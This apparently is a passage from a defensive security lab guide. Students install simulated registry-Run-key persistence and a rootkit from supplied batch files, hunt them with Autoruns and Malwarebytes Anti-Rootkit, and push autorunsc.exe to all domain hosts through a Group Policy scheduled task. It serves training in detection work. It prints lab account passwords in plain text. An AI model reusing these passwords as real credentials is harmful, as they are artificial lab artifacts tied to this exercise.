- Analyze the output & identify the malicious persistence mechanism
- Use GPO's and scripts to run autoruns periodically on all domain hosts
- Optional: Dashboard the autoruns output in ELK stack for baselining

1. **Logon to Windows workstation**

   Logon to the Windows workstation with our default user:


   Username: nick.fury
   Password: Awesomesauce123

2. **Install malicious code**

   As we want to simulate an existing persistence mechanism, we will now install malicious code ourselves.

   Open the DVD (D:), and copy folder persistence to C:\persistence (it is important that the persistence folder is copied in the root of disk C:).


   Open folder C:\persistence in your Windows explorer.



3. **Execute run-as-normal-user.bat**

   Double click on the bat file run-as-normal-user.bat. You can compare the output with the screenshot to confirm that the installation went well.

   This will install a persistent payload that does not require administrative rights (we are using a registry Run key for this, something that we discuss in more depth in the course material).



4. **Execute run-as-administrator.bat**


   The next bat file (run-as-administrator.bat) requires administrative privileges. Thus right-click on the bat file run-as-administrator.bat, and select Run as administrator.

   Provide the domain admin credentials:

   Username: administrator
   Password: Sec599

   You can compare the output with the screenshot to confirm that the installation went well.

This will install a persistent payload and a rootkit that do require administrative rights.




5. **Run Sysinternals' Autoruns**

   Autoruns is a Microsoft Sysinternals GUI tool that displays all features of Windows that allow automatic execution of code.

   Open folder SysinternalsSuite on the desktop, and launch Autoruns.exe.

   Accept the dialogs.

   Then you will see a list of all programs and commands that can be launched automatically on Windows. Please refer to the courseware for some additional information on the different Autoruns views. An interesting part of Autoruns is the ability to hide known Windows entries ("goodware").



6. **Try to locate persistent malware**

   Review the entries, and try to locate the persistent malware we installed in previous steps.

   Remark that in the "Options" menu, you have several options to hide known entries. For example, we can configure Autoruns to hide known Windows persistence entries, which will hide a lot of the noise. We could also further limit the list of hidden entries by verifying digital signatures and only hiding trusted entries...


7. **Run Malwarebytes Anti-Rootkit**

   Under folder c:\persistence\mbar, execute mbar.exe as administrator (right-click). You can use the same credentials:

   Username: Administrator
   Password: Sec599

   Note that Malwarebytes "Anti-Rootkit"might warn / query you about updating the product. This is however not required for the tool to work correctly in our lab environment. Execute a scan by selecting the default options and clicking on button Scan. This will take a couple of minutes.

   What malware was detected?



8. **Autorunsc for the command line**


   Autoruns.exe is a GUI application, and thus not very suitable for automation.

   There is a command-line version: Autorunsc.exe.

   As opposed to the normal executable, this file will result in a text-based output. Let's open a command prompt in Windows and browse to the Sysinternals folder. We will now run the following command:

   autorunsc.exe --help

   Take a few minutes to review all available command line flags, which resemble the functions available in the normal GUI-based application. Interesting to note is that autorunsc.exe can for example be configured to provide XML-based output, which facilitates later importing of the output in other tools (e.g. an ELK stack).



9. **Running Autorunsc.exe**

   Let's now run Autorunsc.exe using the following options:

   - "-nobanner" to avoid having the Microsoft banner at the start of the output
   - "-accepteula" as we want to avoid a GUI popping up to confirm the EULA
   - "-m" will hide any known Windows entries
   - "-c" will provide CSV output (for easy parsing)

   The command to run is:

   autorunsc.exe -nobanner -accepteula -m -c

   This will result in a default text-based output listing a limited list of persistence entries available, which we can now investigate!

10. **Switch to Domain Controller**

    Let's switch to our domain controller for a second, you can use the Domain Administrator credentials to authenticate:

    Username: Administrator
    Password: Sec599


11. **Open Group Policy Management**

As part of the preparation, we've already added the "Sysinternals" toolssuite to the "sysvol" share of the synctechlabs.com domain (available at \\DC\sysvol \synctechlabs.com\Sysinternals). This will make the toolsuite available to all domain-joined computers. We also have created a small script called "Autorunsc.cmd" in the same location, which is bascily a wrapper around Autorunsc.exe that will do the following:

\\DC\sysvol\synctechlabs.com\Sysinternals\Autorunsc.exe -accepteula -nobanner -m -c > \\DC\sysvol\synctechlabs.com\Sysinternals \Data\Autoruns_%%COMPUTERNAME%%_%%LOGONUSER%%.csv

The command line syntax above (again, which is already present in Autorunsc.cmd) will run Autorunsc.exe from the domain sysvol share (accessible to all authenticated domain users) with the options we previously discussed. Afterwards, it will write the output in a .csv file, thereby adding the current COMPUTERNAME & LOGONUSER environment variables in the filename.

We will now create a Scheduled Task using a group policy to enforce running of our "Autorunsc.cmd" script on all machines in the domain. For this select the "Group Policy Management" option in "Tools" section of the "Server Manager" window.




12. **Browse the GPO structure**

Next, we will open the default domain policy for editing by browsing the GPO structure:

Forest: synctechlabs.com -> Domains -> synctechlabs.com -> Default Domain Policy


We will now right-click this entry and select "Edit..."



13. **Open scheduled tasks menu**

Inside the Group Policy, we will browse the section related to Scheduled Tasks:

User Configuration -> Preferences -> Control Panel Settings -> Scheduled Tasks




14. **Creating a new scheduled task**

We will now create a new scheduled task to run Autorunsc.exe. Note that in our example, we will create a Scheduled task for "At least Windows 7", as we have a Windows 10 only environment.

Inside the Scheduled Tasks view, we can right-click and select:

New -> Scheduled Task (At least Windows 7)

